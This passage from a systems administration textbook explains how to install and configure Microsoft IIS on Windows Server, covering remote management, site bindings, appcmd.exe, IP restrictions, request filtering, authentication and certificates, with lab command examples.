CHAPTER 14 APACHE AND MODSECURITY

```
name=EPEL  
baseurl=http://archive.fedoraproject.org/pub/epel/6/x86_64/  
gpgcheck=1  
gpgkey=http://archive.fedoraproject.org/pub/epel/RPM-GPG-KEY-EPEL-6
```

CentOS 7 64-bit

```
[epel]  
name=EPEL  
baseurl=http://archive.fedoraproject.org/pub/epel/7/x86_64/  
gpgcheck=1  
gpgkey=http://archive.fedoraproject.org/pub/epel/RPM-GPG-KEY-EPEL-7
```

After the command `yum update` is run, the packages in EPEL will be available for installation through yum.

CHAPTER 15

IIS and ModSecurity

Introduction

Microsoft Internet Information Services (IIS) is a web server available on Windows Server, as well as on Windows desktop systems. On Windows Server, it is considered a server role, and it is installed using the roles and features components. As a web server, IIS can run multiple web sites on multiple ports using multiple protocols. It can be managed locally or remotely through the graphical tool IIS Manager. Configuration information is stored in .xml configuration files that can be manipulated with command-line tools. Access to IIS web sites can be controlled in several ways, including filtering by properties of the client or the request. Authentication of remote clients can be done via HTTP basic authentication but can also take place using Windows authentication methods. Web sites can be protected by SSL using self-signed certificates, certificates signed by a local signing server, or by a commercial Certificate Authority. Customizable logging to plaintext log files is provided, and PowerShell can be used to parse these logs.

ModSecurity is a web application firewall that functions with IIS in much the same fashion as ModSecurity with Apache on Linux systems.

Installation

Different versions of IIS are available with different versions of Windows. Though the focus of this chapter is IIS on Windows Servers, IIS is available on desktop versions of Windows as a Windows feature (Control Panel ▶ Programs ▶ Turn Windows features on or off). Different versions of Windows provide different versions of IIS:

- IIS 7.5 on Windows Server 2008 R2 (and Windows 7)
- IIS 8.0 on Windows Server 2012 (and Windows 8)
- IIS 8.5 on Windows Server 2012 R2 (and Windows 8.1)
- IIS 10 on Windows Server 2016 (and Windows 10)

The installation of IIS on Windows Server is done by adding a new role to the server; this is the same technique used to install Active Directory (Chapter 6) or Windows file servers (Chapter 13). To install IIS, from Server Manager (Figure 6-1) select Add Roles and Features, or from Initial Configuration Tasks (Figure 6-4) select Add roles, then choose Web Server (IIS). Windows Server 2012, 2012 R2, and 2016 prompt the user to install the IIS Management console. Though it is possible to manage IIS remotely through another instance of the IIS Management console, it is reasonable to install it on the server alongside IIS.

The IIS installation process prompts the user to select from a wide range of IIS roles. In addition to the defaults, an appropriate collection of additional role services includes the following:

- HTTP Redirection
- Custom Logging
- Logging Tools
- Request Monitor
- Basic Authentication
- IP and Domain Restrictions
- URL Authorization
- Windows Authentication
- Management Service (user is prompted to add additional required components)

These are included on the example servers presented in this chapter. On a production system, only those additional role services that are required should be installed.

IIS Manager

The primary tool to manage an IIS web site is the IIS Manager (Figure 15-1). It can be launched from the Start Menu via Administrative Tools or from Server Manager. On Windows Server 2012 or later, from Server Manager navigate Tools > Internet Information Services (IIS) Manager; on Windows Server 2008 R2 from Server Manager expand Roles > Web Server > Internet Information Services.




Figure 15-1. Internet Information Services (IIS) Manager on Windows Server 2016

When IIS Manager launches on Windows Server 2012 or later, the user is asked if they want to remain connected to the latest web platform components.

The navigation pane initially connects to the local server and shows the sites enabled on that server. Some settings, like those for worker processes, are only global, but most can be set either globally, on a per-site basis, or on a per-directory basis.

Managing Multiple Web Servers from IIS Manager

It is possible to manage multiple web servers from a single instance of IIS Manager. To allow a system to be remotely managed, from IIS Manager (Figure 15-1) on the remote system, select the server name in the navigation pane; from the Management group select Management Service. From the resulting feature (Figure 15-2) check the box “Enable Remote Connections” and select how IIS Manager authenticates users. Remote users that attempt to connect to IIS can be authenticated with their user credentials; it is also possible to create separate IIS Manager users with their own credentials. Access to the management service can be restricted by IP address. Once the changes have been made, apply the result and start the service; this automatically opens the proper firewall port (TCP/8172) with a rule named Web Management Service (HTTP Traffic-In).




Figure 15-2. Configuring the Web Management Service on Windows Server 2016

Though this process starts the web management service, it does not configure the service to start on boot. To do so on Windows Server 2012 or later, launch Services from the Tools menu on Server Manager. On Windows Server 2008 R2, from the Start Menu navigate Administrative Tools ➤ Services. In either case, choose the entry for Web Management Service, and change the Startup type to Automatic.

To manage a remote system, from IIS Manager on the local system, select File ➤ Connect to a Server. Provide the required credentials for the remote server, specifying the domain for the user name if appropriate. In the default setting, the server uses SSL/TLS with a self-signed certificate to protect the communication. A user that connects may be warned that the certificate was issued to a different server. The user has the option of connecting to the remote server; the user can also view the remote certificate and install it locally as trusted. Depending on the remote server, the user may be prompted to add one or more additional features, including the Microsoft web management client. Connections can be saved; from the File menu select File ➤ Save Connections. Once the connection is made, a node for the new web server appears in the IIS Manager navigation pane (cf. Figure 15-5).

Enabling Remote Management on Servers Without a GUI

If the remote server does not have a graphical interface, then IIS Manager cannot be used to enable the remote management service. Instead, the remote management service needs to be enabled from the command line.

On Windows Server 2012 and later, the first step is to enable remote management; this is done through the registry. Navigate to HKLM\SOFTWARE\Microsoft\WebManagement\Server, select the value EnableRemoteManagement, and set the REG_DWORD data to 1. This can be done via group policy, via regedit either locally or remotely, or it can be done from the command line locally or remotely. For example, to make the change from the command line to the remote system named slepinir, an administrator can run the command:

```
C:\>reg add \\slepinir\HKLM\Software\Microsoft\WebManagement\Server /t REG_DWORD /v EnableRemoteManagement /d 1
```

```
Value EnableRemoteManagement exists, overwrite(Yes/No)? y  
The operation completed successfully.
```

The remote management service must be configured to start automatically and started. This can be done via group policy, remotely via MMC, or via the command line, either locally or remotely. For example, to make the change from the command line on the remote host slepinir, the administrator can run the commands:

```
C:\Windows\system32>sc \\slepinir config WMSVC start=auto  
[SC] ChangeServiceConfig SUCCESS  
  
C:\Windows\system32>sc \\slepinir start WMSVC  
... Output Deleted ...
```

The firewall must also allow traffic to the Windows Management Service on TCP/8172. This too can be done via group policy, remotely via MMC, or via the command line, either locally or remotely. If the rule is created using group policy or via the GUI, the administrator can use the predefined rule named Web Management Service (HTTP). To enable the firewall rule from the command line for the remote host slepinir, the administrator can run the following.

```
C:\Users\gmahler>netsh -r slepinir advfirewall firewall add rule name="IIS Remote Management" dir=in action=allow service=WMSVC  
Ok.
```

Web Sites

Microsoft IIS includes a default web site when it is installed with the name “Default Web Site”; it appears in the IIS Manager navigation pane under the Sites node (Figure 15-1). The web site name can be changed by right-clicking on the site in IIS Manager then selecting Rename.

The contents of a web site can be seen by changing IIS Manager to content view at the bottom of the page. The contents of the default web site are stored in the directory C:\inetpub\wwwroot\. One of the entries in the action pane for a web site in IIS Manager is Explore; this brings up Windows File Manager opened to the directory in the file system that contains the web site. User access controls (UAC) prevent most simple techniques to edit the contents of the default directory. Even a domain administrator cannot simply right-click in File Explorer to create a new file in C:\inetpub\wwwroot, nor can they edit an existing document in that directory in Notepad and save it back.¹

Adding a Second Web Site

IIS can run multiple web sites on the same server. Possible configurations include the following:

- Single IP address, single hostname, single web site
- Single IP address, single hostname, multiple ports, multiple web sites
- Single IP address, multiple hostnames, multiple web sites
- Multiple IP addresses, multiple hostnames, multiple web sites

An administrator that wants to configure IIS to serve a second web site can start from IIS Manager, right-click on the name of the server in the navigation pane, and select Add Web Site. In the resulting dialog box (Figure 15-3), a name for the web site needs to be chosen; this is the name that appears in IIS Manager. The physical path is the location of the web site in the file system. This directory needs to be manually created; one reasonable location is inside the directory C:\inetpub\. When a web site is created, IIS can be configured to access the web site as a particular user; however, the default, which uses pass-through authentication, is reasonable.

A site's bindings include the protocol (http or https), IP address, port, and hostname. All must match a request for the page to be served.

Bindings can be configured with wildcards. If the host name is omitted in a binding, it matches any hostname. When specifying an IP address, the administrator can select "All Unassigned," which matches any IP address not in use by another site. Once a web site is created, it is possible to modify the bindings by right-clicking on the web site in IIS Manager and selecting Edit Bindings. A single web site can have multiple bindings.

¹It is possible if Notepad is started as an Administrator though.




Figure 15-3. Adding a second web site named Secondary Web Site running HTTP on TCP/8080 on Windows Server 2016

If the host name is specified in a binding and the server receives a request by IP address (and so without a host name), then IIS returns a 400 Bad Request error to the client. This behavior can be observed by connecting directly to the server. If a request is made that does not specify the host, then an error is returned.

```
root@kali-2016-2-u:~# telnet ala.pluto.test 8080
Trying 10.0.15.223...
Connected to ala.pluto.test.
Escape character is '^].
GET / HTTP/1.1
Accept: text/html

HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Sat, 21 Apr 2018 17:23:53 GMT
```

CHAPTER 15 IIS AND MODSECURITY

Connection: close

Content-Length: 334

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/
strict.dtd">
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii">
</HEAD>
<BODY><h2>Bad Request - Invalid Hostname</h2>
<hr><p>HTTP Error 400. The request hostname is invalid.</p>
</BODY></HTML>
Connection closed by foreign host.
```

The same request including the host is successful.

```
root@kali-2016-2-u:~# telnet ala.pluto.test 8080
```

Trying 10.0.15.223...

Connected to ala.pluto.test.

Escape character is '^]'.

GET / HTTP/1.1

Accept: text/html

Host: ala.pluto.test

HTTP/1.1 200 OK

Content-Type: text/html

Last-Modified: Sat, 21 Apr 2018 17:18:44 GMT

Accept-Ranges: bytes

ETag: "abde71cd94d9d31:0"

Server: Microsoft-IIS/10.0

Date: Sat, 21 Apr 2018 17:24:24 GMT

Content-Length: 155

```
<!DOCTYPE html>
<html>
<head>
    <title>Test Page for ala.pluto.test</title>
</head>
<body>
```

This is a test page for ala.pluto.test

</body>

</html>

Connection closed by foreign host.

Creating a web site on a non-standard port (like TCP/8080 as in this example) does not automatically open the port in the firewall; this needs to be done manually.

If a server has multiple external IP addresses, then IIS can serve separate web sites on each address. Suppose, for example, that a host has two IP addresses: 10.0.5.112 with the DNS name `ananke.ad.jupiter.test`, and 10.0.5.114 with the DNS name `thebe.ad.jupiter.test`. To create a web site for `thebe.ad.jupiter.test`, right-click on the name of the server in the IIS Manager navigation pane, select Add Web Site, then add a new site, specifying the site name (Thebe), physical path (`C:\inetpub\www-thebe`), binding type (http), the IP address (10.0.5.114), and the port (TCP/80). A client that browses to `ananke.ad.jupiter.test` gets the IP address 10.0.5.112 from their DNS server and then gets the web page for ananke; a client that browses to `thebe.ad.jupiter.test` gets the IP address 10.0.5.114 from their DNS server and then gets the web page for thebe.

Default Documents

If no document is specified in a URL, then IIS attempts to return a default document. There are five default documents; in order, they are `Default.htm`, `Default.asp`, `index.htm`, `index.html`, and then `iisstart.htm`. When IIS looks for a default document, it looks through this list in the specified order. It does not go on to the next item in the list until it is satisfied that the current list item does not exist. An administrator can change the default documents and their order, either server-wide or for a web site. From IIS Manager, navigate to either the server or the site, double-click on Default Document, and make the desired changes.

Directory Requests

If a directory is requested and no default page exists, then IIS returns a 403 error. This behavior can be changed at the server or site level through IIS Manager via Directory Browsing. IIS allows the administrator to return a directory listing instead of the 403 error and can select which information is included in the directory listing, including the date, time, size, and extension for each file.

Error Messages

When IIS needs to return an error to the client, by default it returns different error messages for local requests and remote requests. This behavior is configured through IIS Manager, in the Error Pages feature. The action pane hyperlink Edit Feature Settings allows the administrator to use detailed errors, custom errors, or vary depending on the request source. The main body in the setting links to the various, language-specific custom error pages. By default, these are in `C:\inetpub\custerr\`, with separate subdirectories depending on the language.

Because detailed errors provide so much information, they should be used judiciously. Consider Figure 15-4 that shows what is provided when a user makes a request of a directory without a default document on a site where directory browsing is not enabled.

The screenshot shows a Firefox browser window with the title "IIS 10.0 Detailed Error - 403.14 - Forbidden - Mozilla Firefox". The address bar shows "ala.pluto.test/Test/". The main content area displays the following error message:

HTTP Error 403.14 - Forbidden
The Web server is configured to not list the contents of this directory.

Most likely causes:

- A default document is not configured for the requested URL, and directory browsing is not enabled on the server.

Things you can try:

- If you do not want to enable directory browsing, ensure that a default document is configured and that the file exists.
- Enable directory browsing using IIS Manager.
 - Open IIS Manager.
 - In the Features view, double-click Directory Browsing.
 - On the Directory Browsing page, in the Actions pane, click Enable.
- Verify that the configuration/system.webServer/directoryBrowse@enabled attribute is set to true in the site or application configuration file

Detailed Error Information:

| Module | DirectoryListingModule | Requested URL | http://ala.pluto.test:80/Test/ |
|--------------|------------------------|---------------|--------------------------------|
| Notification | ExecuteRequestHandler | Physical Path | C:\inetpub\wwwroot\Test\ |
| Handler | StaticFile | Logon Method | Anonymous |
| Error Code | 0x00000000 | Logon User | Anonymous |

More Information:
This error occurs when a document is not specified in the URL, no default document is specified for the Web site or application, and directory listing is not enabled for the Web site or application. This setting may be disabled on purpose to secure the contents of the server.
[View more information »](#)

Figure 15-4. Detailed error messages provided by IIS 10 on Windows Server 2016

Virtual Directories

A virtual directory is a URL path that is mapped to a portion of the file system. One way to create a virtual directory for a site is to select the site from the navigation pane of IIS Manager, then use the hyperlink View Virtual Directories from the action pane. This presents a page that shows the virtual directories for the site; the action pane then has hyperlinks to view the settings for existing virtual directories or to create a new virtual directory.

To create a new virtual directory, choose the location in the file system, as well as the alias for the virtual directory. This is the path clients take to reach the directory. As an example, if an

administrator on the site server. test creates a virtual directory with the physical path C:\WebData and the alias Subdirectory, then the URL http://server.test/Subdirectory/page.htm serves its content from the file C:\WebData\page.htm.

It is possible that a single directory in the file system is mapped to multiple virtual directories in multiple web sites, all with different URLs.

Command-Line Tools

Windows includes the command-line tool appcmd.exe to administer Windows IIS from the command line. This tool is not located in the system path but resides in the directory C:\Windows\System32\inetsrv\appcmd.exe. The tool requires administrative privileges and must be run from an elevated command prompt.

The tool takes a command and an object (Table 15-1), so, for example, to view the sites currently available on the server, run the command

```
C:\Windows\System32\inetsrv>appcmd.exe list site
SITE "Default Web Site" (id:1,bindings:http/*:80:,state:Started)
SITE "Alternate Web Site" (id:2,bindings:http/10.0.5.112:8080:ananke.ad.jupiter.
test,state:Started)
SITE "Thebe" (id:3,bindings:http/10.0.5.114:80:,state:Started)
```

This server is running three web sites. The first is the default, listening on all unassigned addresses on TCP/80. The second is the alternate web site listening only on 10.0.5.112, TCP/8080. The third web site is listening on the server's second IP address 10.0.5.114 on TCP/80.

An administrator that wants to stop the third site can run the command

```
C:\Windows\System32\inetsrv>appcmd.exe stop site "Thebe"
"Thebe" successfully stopped
```

```
C:\Windows\System32\inetsrv>appcmd.exe list site
SITE "Default Web Site" (id:1,bindings:http/*:80:,state:Started)
SITE "Alternate Web Site" (id:2,bindings:http/10.0.5.112:8080:ananke.ad.jupiter.
test,state:Started)
SITE "Thebe" (id:3,bindings:http/10.0.5.114:80:,state:Stopped)
```

Table 15-1. Allowable Command and Object combinations for appcmd.exe

| Command | Object |
|---|-----------------------------|
| list set add delete start stop | site |
| list set add delete | app |
| list set add delete start stop recycle | apppool |
| list set add delete | vdir (virtual directories) |
| list set search lock unlock clear reset migrate | config |
| list | wp (worker processes) |
| list | request |
| list set add delete install uninstall | module (web server modules) |
| list add delete restore | backup |
| list configure inspect | trace |

The list config command shows the configuration of the web server.

```
C:\Windows\System32\inetsrv>appcmd.exe list config
<system.webServer>
  <httpCompression directory="%SystemDrive%\inetpub\temp\IIS Temporary Compressed Files">
    <staticTypes>
      <add mimeType="text/*" enabled="true" />
      <add mimeType="message/*" enabled="true" />
      <add mimeType="application/javascript" enabled="true" />
      <add mimeType="application/atom+xml" enabled="true" />
      <add mimeType="application/xaml+xml" enabled="true" />
      <add mimeType="*/*" enabled="false" />
    </staticTypes>
    <dynamicTypes>
      ...
    </dynamicTypes>
  ... Output Deleted ...

```

Changes can be made to the configuration via set config. For example, to configure the web site Thebe so that the default document has the name home.html, run the command

```
C:\Windows\System32\inetsrv>appcmd.exe set config "Thebe"
/section:defaultDocument /enabled:true /+files.[value='home.html']
```

Applied configuration changes to section "system.webServer/defaultDocument" for "MACHINE/WEBROOT/APPHOST/Thebe" at configuration commit path "MACHINE/WEBROOT/APPHOST/Thebe"

From IIS Manager, navigate to the Thebe web site and view the list of default documents to see that `home.html` has been added to the top of the list.

As a second example, to enable directory browsing on the alternate web site and to display the time, size, extension, and data for each file, run the command

```
C:\Windows\System32\inetsrv>appcmd.exe set config "Alternate Web Site"
/section:system.webServer/directoryBrowse /enabled:"True" /showFlags:"Date, Time,
Size, Extension"
```

Applied configuration changes to section "system.webServer/directoryBrowse" for "MACHINE/WEBROOT/APPHOST/Alternate Web Site" at configuration commit path "MACHINE/WEBROOT/APPHOST/Alternate Web Site"

Navigate to alternate web site in IIS Manager and examine the settings for directory browsing to confirm that the changes have been made.

The configuration files themselves are .xml files; the primary configuration file is C:\Windows\System32\inetsrv\config\applicationHost.cfg. Each web site has a configuration file named `web.config` in its root directory if its configuration differs from the default. For example, after making the previous changes to the web site Thebe, the configuration file in its root directory (C:\inetpub\www-thebe\web.config) has the content

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <defaultDocument enabled="true">
            <files>
                <add value="home.html" />
            </files>
        </defaultDocument>
    </system.webServer>
</configuration>
```

Access Control

An administrator can deny access to the server, a web site, or a directory (including a virtual directory) by IP address range. This is done via the IP and Domain Restrictions role; this role must be manually added during IIS installation. Navigate to the component (server, site, or directory) in IIS Manager, then select IP Address and Domain Restrictions.

The action pane hyperlink Edit Feature Settings is used to determine the default response; this is set to allow access by unspecified clients by default. Access can be allowed or denied, either by IP address or by IP address range.

Care must be taken when using this feature. Figure 15-5 shows a Windows Server 2012 R2 server configured to deny access to all systems on the 10.0.2.0/24 subnet and to allow access to clients at 10.0.2.28. Windows applies these rules in order from first to last, and so an administrator might expect that this configuration allows access to clients at 10.0.2.28. In fact, Windows may or may not allow access. Although Windows does apply the rules in order, the default screen in Figure 15-5 does not show that order. An administrator must use the action pane hyperlink View Ordered List to see the actual ordering of the rules. If the deny rule is first in the ordered list, then access from 10.0.2.28 is denied, while if the allow rule is first then access from 10.0.2.28 is allowed.



Figure 15-5. IP Address and Domain Restrictions on Windows Server 2012 R2

On Windows Server 2008 R2 systems, if IP address and domain restrictions deny a request, then the client receives a 403 Forbidden error. On Windows Server 2012 and later, the Edit Feature Settings hyperlink in the action pane allows the administrator to set the deny action type as well as the default access policy. Choices include Unauthorized (returns 401 Unauthorized), Forbidden (returns 403 Forbidden), Not Found (returns 404 Not Found), or Abort (which resets the connection).

Windows Server 2012 and later also allow for dynamic IP address restrictions. A client's IP address can be blocked if they exceed a specified number of concurrent requests, or if they exceed a number of requests in a specified time period. These settings are available from the action pane through the hyperlink Edit Dynamic Resolution Settings.

Request Filtering

An administrator can configure IIS to filter requests based on the URL, the HTTP verb (e.g., GET, POST, HEAD, PUT) or even portions of the file system using request filtering.

To use request filtering, navigate IIS Manager to the server, the site or directory, then select Request Filtering (Figure 15-6). In the default configuration, IIS includes one hidden segment, with the value web.config. The file web.config is the XML file that contains the settings for the web site if they are different from the default; it is located in the same directory as the contents of the web site. This request filter prevents this configuration file from being served to clients; requests for the file are met with a 404 Not Found error.




Figure 15-6. Request filtering from IIS Manager on Windows Server 2008 R2

It is also possible to create rules that scan the URL or the query string in a request and block the request. For example, from the request filtering page in IIS Manager, select the Rules tab in the main pane, then choose Add Filtering Rule from the action pane. An administrator that wants to block any request where the query contains a null byte can do so by providing the name of the new filter (say Null Byte Check), checking the Scan query string box, and including the string %00 in the list of Deny Strings. Any client that requests a page from the server that includes a null byte in the query receives a 404 Not Found error rather than the page. This can be verified.

```
root@kali-2016-2-u:~# telnet ala.pluto.test 80
Trying 10.0.15.223...
Connected to ala.pluto.test.
Escape character is '^].
GET /?a=%00 HTTP/1.1
```

Accept: text/html**Host: ala.pluto.test**

HTTP/1.1 404 Not Found
Content-Type: text/html
Server: Microsoft-IIS/10.0
Date: Sat, 21 Apr 2018 21:31:22 GMT
Connection: close
Content-Length: 1245

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
... Output Deleted ...
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>404 - File or directory not found.</h2>
<h3>The resource you are looking for might have been removed, had its name
changed, or is temporarily unavailable.</h3>
</fieldset></div>
</div>
</body>
</html>
```

Authentication

Whenever a client makes a request of IIS, the server makes an authentication decision to determine if the client is granted access to the resource. These settings can be managed at the server, site, or directory level from IIS Manager using the Authentication settings. Navigate IIS Manager and select a server, site, or directory, then open the Authentication feature. Provided they were added as IIS server roles, anonymous authentication, basic authentication, and Windows authentication are available; Windows server 2012 or later also includes ASP.NET impersonation. At least one authentication mechanism must succeed for a client to be granted access to a requested resource.

Anonymous authentication is the simplest; it provides an identity for anonymous users. If a portion of a site is not meant to be accessed by anonymous users, then anonymous authentication must be disabled for that portion of the site.

Basic authentication is the same RFC 2617 method described in Chapter 14 for Apache systems. Credentials are passed by in essentially plain text by Base64 encoding <user

`name>:<password>`. Basic authentication provides two options; the first is the authentication realm that plays the same role it did on Apache. The second is the default domain used for authentication. If no domain is specified, then windows domain users may need to include their domain name (domain\username) when authenticating.

Windows authentication uses Windows techniques (NTLM or Kerberos) for authentication; these use a challenge-response system that make them more resistant to sniffing and replay attacks.

SSL and TLS

To build a web site that uses SSL/TLS, the system administrator creates a new web site, but chooses https instead of http for the protocol type when selecting the binding. A drop-down box appears that enables the administrator to choose an existing SSL certificate.

Managing Web Server Certificates

To see the collection of available web server certificates, from IIS Manager, navigate to the server (not a site or directory) and select Server Certificates (Figure 15-7). By default, one certificate is present, issued to the host. On Windows Server 2012 and 2012 R2, it is named WMSVC; on Windows Server 2016, it is named WMSVC-SHA2, while on Windows Server 2008 R2 it is unnamed.

